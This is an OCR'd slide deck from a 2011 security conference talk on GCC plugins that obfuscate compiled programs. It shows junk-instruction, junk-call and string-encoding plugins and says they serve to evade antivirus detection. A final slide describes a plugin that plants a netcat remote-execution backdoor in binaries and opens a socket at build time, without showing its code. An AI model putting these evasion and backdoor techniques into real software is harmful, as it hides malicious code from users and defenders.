
GCC Plugins
Die by the Sword

Matt Davis
(enferex)


Ruxcon 2011
mattdavis9@gmail.com

November 20 2011

Compiler, Goatse, and Code Transformation, Oh My!



Compiler, Goatse, and Code Transformation, Oh My!



Compiler, Goatse, and Code Transformation, Oh My!

Compiler 101

Compiler 101

- Transforms human readable/parseable text into a machine readable executable.
- Source Code (human friendly) $\Rightarrow$ Object Code (machine friendly).
- Lexing $\Rightarrow$ Scanning $\Rightarrow$ Transformation.
- Often accept many input languages and multiple output targets.
- {C, C++, Go, Fortran} $\Rightarrow$ {x86, ARM, MIPS, ATmega}.
- Optimization *(e.g. loop-unrolling, basic-block reordering, dead code elimination)*.
- Source Code Error Detection *(e.g. out of bounds)*.

Syntax and Semantics

Position Sep 2011	Position Sep 2010	Delta in Position	Programming Language	Ratings Sep 2011	Delta Sep 2010	Status
1	1	=	Java	18.761%	+0.85%	A
2	2	=	C	18.002%	+0.86%	A
3	3	=	C++	8.849%	-0.96%	A
4	6	↑↑	C#	6.819%	+1.80%	A
5	4	↓	PHP	6.596%	-1.77%	A
6	8	↑↑	Objective-C	6.158%	+2.79%	A
7	5	↓↓	(Visual) Basic	4.420%	-1.38%	A
8	7	↓	Python	4.000%	-0.58%	A
9	9	=	Perl	2.472%	+0.03%	A
10	11	↑	JavaScript	1.469%	-0.20%	A
11	10	↓	Ruby	1.434%	-0.47%	A
12	12	=	Delphi/Object Pascal	1.313%	-0.27%	A
13	24	↑↑↑↑↑↑↑↑↑↑	Lua	1.154%	+0.60%	A
14	13	↓	Lisp	1.043%	-0.04%	A
15	15	=	Transact-SQL	0.860%	+0.09%	A
16	14	↓↓	Pascal	0.845%	+0.06%	A-
17	20	↑↑↑	PL/SQL	0.720%	+0.08%	A--
18	19	↑	Ada	0.682%	+0.01%	B
19	17	↓↓	RPG (OS/400)	0.666%	-0.05%	B
20	30	↑↑↑↑↑↑↑↑↑↑	D	0.609%	+0.20%	B

Figure: Sept 2011 Language Popularity Source: *http://www.tiobe.com*

Syntax and Semantics: Example

What do you see here?

Syntax and Semantics


Syntax and Semantics

- Syntax – Structure and style of source code.
- Semantics – Meaning of source code.
- Compilers can modify syntax (optimizations) but should never change the meaning of a program.

Call Graph

- Which functions call which other functions.
- Node – Function.
- Edge – Calling relationship.
- Example:

```
void quz(void) { }

void bar(void)
{
    baz();
    quz();
    bar();
}

void foo(void)
{
    bar();
}

int main(void)
{
    foo();
}
```



Control Flow Graph


Control Flow Graph

- Shows paths of execution within a program (reachability).
- Considers branching constructs (e.g. if/else, loops).
- Basic Block – Block of execution where no jumps occur.
- Node – Basic Block.
- Edge – Connection between basic blocks.

Control Flow Graph

```
void foo(int x)
{
    int i, sum;

    if (x == 2)
      bar();
    else
      baz();

    for (i=0; i<100; ++i)
      sum += silvio();
}
```

```
foo (int x) {
  int i, sum;
<bb 2>:
  if (x == 2) goto <bb 3>;
  else goto <bb 4>;

<bb 3>:
  bar ();
  goto <bb 5>;

<bb 4>:
  baz ();

<bb 5>:
  i = 0;
  goto <bb 7>;

<bb 6>:
  sum += sum;
  ++i;

<bb 7>:
  if (i <= 99) goto <bb 6>;
  else goto <bb 8>;

<bb 8>:
  return;
}
```



Static Analysis

Static Analysis

- Makes use of the compiler data structures.
- Figure out what's going on at compile time.
- Can be used for implementing optimizations.
- Bad code detection.
- *Intra*procedural – Analysis within a single function.
- *Inter*procedural – Analysis between functions and their relationships.

Malware Obfuscation Techniques

Figure: Source: *http://www.shirtoid.com*

Malware Obfuscation Techniques

Malware Detection Aversion

- Techniques
  - Polymorphism
  - Metamorphism
  - Junk Instructions
- *Why?* To evade antivirus and malware detection.

Polymorphic and Metamorphic Code

Code Morphism: Polymorphic vs Metamorphic

- The morphism here is *not* in the sense of polymorphic functions or data types.
- *Morphism* – Mutating code.
- *Poly*morphic – Mutating code via encoding/encryption. The code can be dynamically decoded at runtime.
- *Meta*morphic – Mutating code by manipulating how it functions.
- Changes the hash-signature of the binary.
- Avoids signature detection (based on hash).
- Can confuse analysis such as those based on call graphs.

What is the purpose of this?

What is the purpose of this instruction?

mov edi, edi

What is the purpose of this?

What is the purpose of this instruction?

mov edi, edi

- Windows begins all functions with this...

What is the purpose of this?

What is the purpose of this instruction?

mov edi, edi

- Windows begins all functions with this...
- A two byte NOP instruction...

What is the purpose of this?

What is the purpose of this instruction?

mov edi, edi

- Windows begins all functions with this...
- A two byte NOP instruction...
- "Hot-patch point" allowing at runtime for a jump instruction to replace this instruction.

Junk Instructions

Junk Instructions

- Useless operations.
- Have no effect on the result of the application aside from a few spent cycles.
- Change the hash/signature of the binary.
- Essentially no-ops (NOP).
- NOPs are easily detected in disassembly.
- Creating of less obvious no-op operations can be used:
  mov eax, eax
  mul 0x1, ebx
  etc...
- Caution: Be careful not to generate divide-by-zero exceptions via division and modulus operations.
- Caution: If you seed the random number generator, e.g. srand(), you might confuse the original program if it happens to use a static seed.
- Time can be used as a somewhat poor source of random value, but it might be all you need.

Junk Instructions pt.2

Junk Instructions

- Inline assembly can be generated, but renders the resulting code architecture specific.
- By creating junk instructions/statements via GIMPLE, we can create architecture independent code.

GCC and Plugins

GCC: GNU Compiler Collection




Figure: GCC Architecture:
http://en.wikibooks.org/wiki/GNU_C_Compiler_Internals/GNU_C_Compiler_Architecture

GIMPLE

GIMPLE

- GCC's intermediate language.
- Input languages can output GIMPLE and then GCC optimization and analysis passes can operate on this language agnostic representation.
- A GIMPLE statement consists of a three-address code where lhs, op1, and op2 are the addresses
  GIMPLE assignment statement: lhs = op1 + op2

GCC Plugins

Plugins

- Implemented in GCC version 4.5 and later (April 2010).
- Allows for creation of optimization and analysis passes.
- Portable (shared ELF object file).
- Allows for quick compiler feature prototyping; no need to recompile the entire compiler.
- Can operate on GIMPLE or RTL.
- Simple to use: *gcc ¡source¿ -fplugin=./my_plugin.so*

Plugin Types

Plugin Types

- *GIMPLE* – Intraprocedural, operates per function. Can be used interprocedurally.
- *IPA* – Interprocedural, per function and operates on callgraph.
- *RTL* – Operates on Register Transfer Language. Intermediate language which is used to match a machine description and eventual output as assembly.
- *PLUGIN_PASS_MANAGER* – Allows plugin to execute in different positions of the compilation. *Start of compilation, End of passes, etc*

Plugin Creation Ingredients

Whatcha Need

- GCC 4.5 or greater.
  - Suggested: Build from scratch with debugging symbols and without optimization:
    make BOOT_CFLAGS="-g3 -O0"
- gdb (optional but helps the learning process)
- Coffee.

Plugin Creation Ingredients

Whatcha Need

- GCC 4.5 or greater.
  - Suggested: Build from scratch with debugging symbols and without optimization:
    make BOOT_CFLAGS="-g3 -O0"
- gdb (optional but helps the learning process)
- Coffee.
- Lack of sanity.

Plugin Creation Requirements

Necessary Bits

- Symbol signifying that your plugin adheres to the GPL:
  int plugin_is_GPL_compatible = 1;
- *exec* – Callback tripped when a compiler event is met.
- *gate* – Callback tripped just before *exec* is executed. If the gate returns true, *exec* is executed, otherwise it is skipped.

Plugin Example (nopper)

Simple iteration across all basic blocks in a function, and across all statements within that basic block:

```
    FOR_EACH_BB(bb)
    for (gsi=gsi_start_bb(bb); !gsi_end_p(gsi); gsi_next(&gsi))
      for (i=0; i<nops_per_stmt; ++i)
        insert_nop(gsi);
```

And the routine to insert inline assembly: *mov eax, eax*

```
static void insert_nop(gimple_stmt_iterator gsi)
{
    gimple nop;

    nop = gimple_build_asm_vec(
        "mov %%eax, %%eax", NULL, NULL, NULL, NULL);

    gsi_insert_before(&gsi, nop, GSI_NEW_STMT);
}
```

NOTE: By using inline assembly, we render the resulting code architecture/machine specific. This is changed in the "jpanic" plugin discussed later.

Examples

GOAT-Plugs: GCC Obfuscation Augmentation Tools

GOAT-Plugs: GCC Obfuscation Augmentation Tools
GIT repository: *http://github.com/enferex/GOAT-Plugs*

GOAT-Plugs: GCC Obfuscation Augmentation Tools

- Series of basic GCC plugins to obfuscate your programs.
- nopper – Simple plugin, well commented, a good tutorial. Adds user defined number of junk nops between statements.
- slimer – Inserts function calls to junk functions. The junk function called is chosen pseudo-randomly at runtime.
- jpanic – Creates junk functions with junk instructions, and places them through out the program.
- munger – Encodes read-only strings at compile time, and decodes them at runtime.

GOAT-Plugs: slimer

Who ya gonna call?

Before (in C)

```
int main(void)
{
    dosomething(2+3);
    return 0;
}
```

After (in GIMPLE)

```
main()
{
dosomething (5);
time_tmp.100_2 = time (0B);
rv_tmp.101_3 = time_tmp.100_2 % 20;
tmp.102_4 = __slimer_get_funcs ();
rv_tmp.101_3 = rv_tmp.101_3 * 8;
fn_tmp.103_5 = tmp.102_4 + rv_tmp.101_3;
the_func_ptr.104_6 = *fn_tmp.103_5;
the_func_ptr.104_6 ();
D.3392_1 = 0;
return D.3392_1;
}
```


What the GIMPLE representation is doing, calling a random function:

- index = time() modulo number-of-junk-functions
- function-pointer = array-of-junk-functions[index]
- function-pointer()


GOAT-Plugs: jpanic

```
static void dosomething(int n)
{
}

int main(void)
{
    dosomething(2+3);
    return 0;
}
```

Call graph: Before



Call graph: After



GOAT-Plugs: jpanic (example 2)

Not the same output as the previous example, but the same input source code.

main() (GIMPLE)

```
main ()
{
int _junk.6;
int _junk.5;
int _junk.4;
int _junk.3;
int D.3252;

<bb 2>:
__func1 ();
dosomething (5);
D.3255_1 = _junk.3_2 + _junk.4_3;
D.3252_1 = 0;
D.3255_1 = _junk.5_4 * _junk.6_5;
return D.3252_1;
}
```

main() (64bit x86 ASM)

```
0x0000000000400462: push   %rbp
0x0000000000400463: mov    %rsp,%rbp
0x0000000000400466: push   %r14
0x0000000000400468: push   %r13
0x000000000040046a: push   %r12
0x000000000040046c: push   %rbx
0x000000000040046d: mov    $0x0,%eax
0x0000000000400472: callq  0x400499 <__func1>
0x0000000000400477: mov    $0x5,%edi
0x000000000040047c: callq  0x400454 <dosomething>
0x0000000000400481: lea    (%r14,%r13,1),%eax
0x0000000000400485: mov    $0x0,%eax
0x000000000040048a: mov    %r12d,%eax
0x000000000040048d: imul   %ebx,%eax
0x0000000000400490: pop    %rbx
0x0000000000400491: pop    %r12
0x0000000000400493: pop    %r13
0x0000000000400495: pop    %r14
0x0000000000400497: pop    %rbp
0x0000000000400498: retq
```

GOAT-Plugs: munger

Before (in C)

```
Command:
    gcc test.c

Source:
int main(void)
{
const char *notShellCode = "Ruxcon2011!";
printf("%s\n", notShellCode);
return 0;
}

GNU strings dump:
    /lib/ld-linux-x86-64.so.2
    __gmon_start__
    libc.so.6
    puts
    __libc_start_main
    GLIBC_2.2.5
    fff.
    l$ L
    t$(L
    |$0H
    Ruxcon2011!
```

After (in GIMPLE)

```
Command:
    gcc -fplugin=./munger.so \
        munger_builtins.o test.c
Source:
main ()
{
const char * notShellCode;
int D.3250;
<bb 2>:
FOO.0 = __decode(FOO.0, "<GIBBERISH>", 12);
notShellCode_1 = FOO.0;
__builtin_puts (notShellCode_1);
D.3250_2 = 0;
return D.3250_2;
}

GNU strings dump:
    __gmon_start__
    libc.so.6
    puts
    calloc
    __libc_start_main
    GLIBC_2.2.5
    fff.
    l$ L
    t$(L
    |$0H
```

GOAT-Plugs: hatch

Hatch

- Just an example plugin.
- Remote code execution.
- Inserts a netcat socket call into the binary.
- Also creates a netcat socket when building.
